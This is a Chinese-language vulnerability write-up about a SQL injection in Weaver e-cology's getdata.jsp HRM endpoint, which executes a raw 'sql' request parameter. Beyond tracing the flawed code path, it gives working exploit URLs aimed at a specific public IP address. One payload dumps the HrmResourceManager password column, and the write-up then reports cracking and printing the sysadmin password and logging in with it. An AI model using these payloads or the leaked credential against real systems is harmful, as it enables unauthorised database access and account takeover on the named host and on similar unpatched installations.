
漏洞URL：

http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=\*\*\*注入点


在getdata.jsp中，直接将request对象交给

weaver.hrm.common.AjaxManager.getData(HttpServletRequest,ServletContext) :

方法处理




在getData方法中，判断请求里cmd参数是否为空，如果不为空，调用proc方法




Proc方法4个参数，(“空字符串”,”cmd参数值”,request对象，serverContext对象)

在proc方法中，对cmd参数值进行判断，当cmd值等于getSelectAllId时，再从请求中获取sql和type两个参数值，并将参数传递进getSelectAllIds（sql,type）方法中



在getSelectAllIds（sql,type）方法中，直接将sql参数的值，传递进数据库执行，并判断type的值是否等于5，如果等于5，获取查询结果的requestId字段，否则获取查询结果的id字段

到此，参数从URL，一直到数据库被执行



根据以上代码流程，只要构造请求参数


?cmd= getSelectAllId&sql=selectpassword as id from userinfo;

即可完成对数据库操控

在浏览器中，构造测试URL：

http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=select%201234%20as%20id

页面显示1234




使用payload：


Select password as id from HrmResourceManager

http://106.15.190.147/js/hrm/getdata.jsp?cmd=getSelectAllId&sql=select%20password%20as%20id%20from%20HrmResourceManager

查询HrmResourceManager表中的password字段，页面中返回了数据库第一条记录的值（sysadmin用户的password）



对密文进行md5对比：



使用sysadmin    123450aA.登录系统

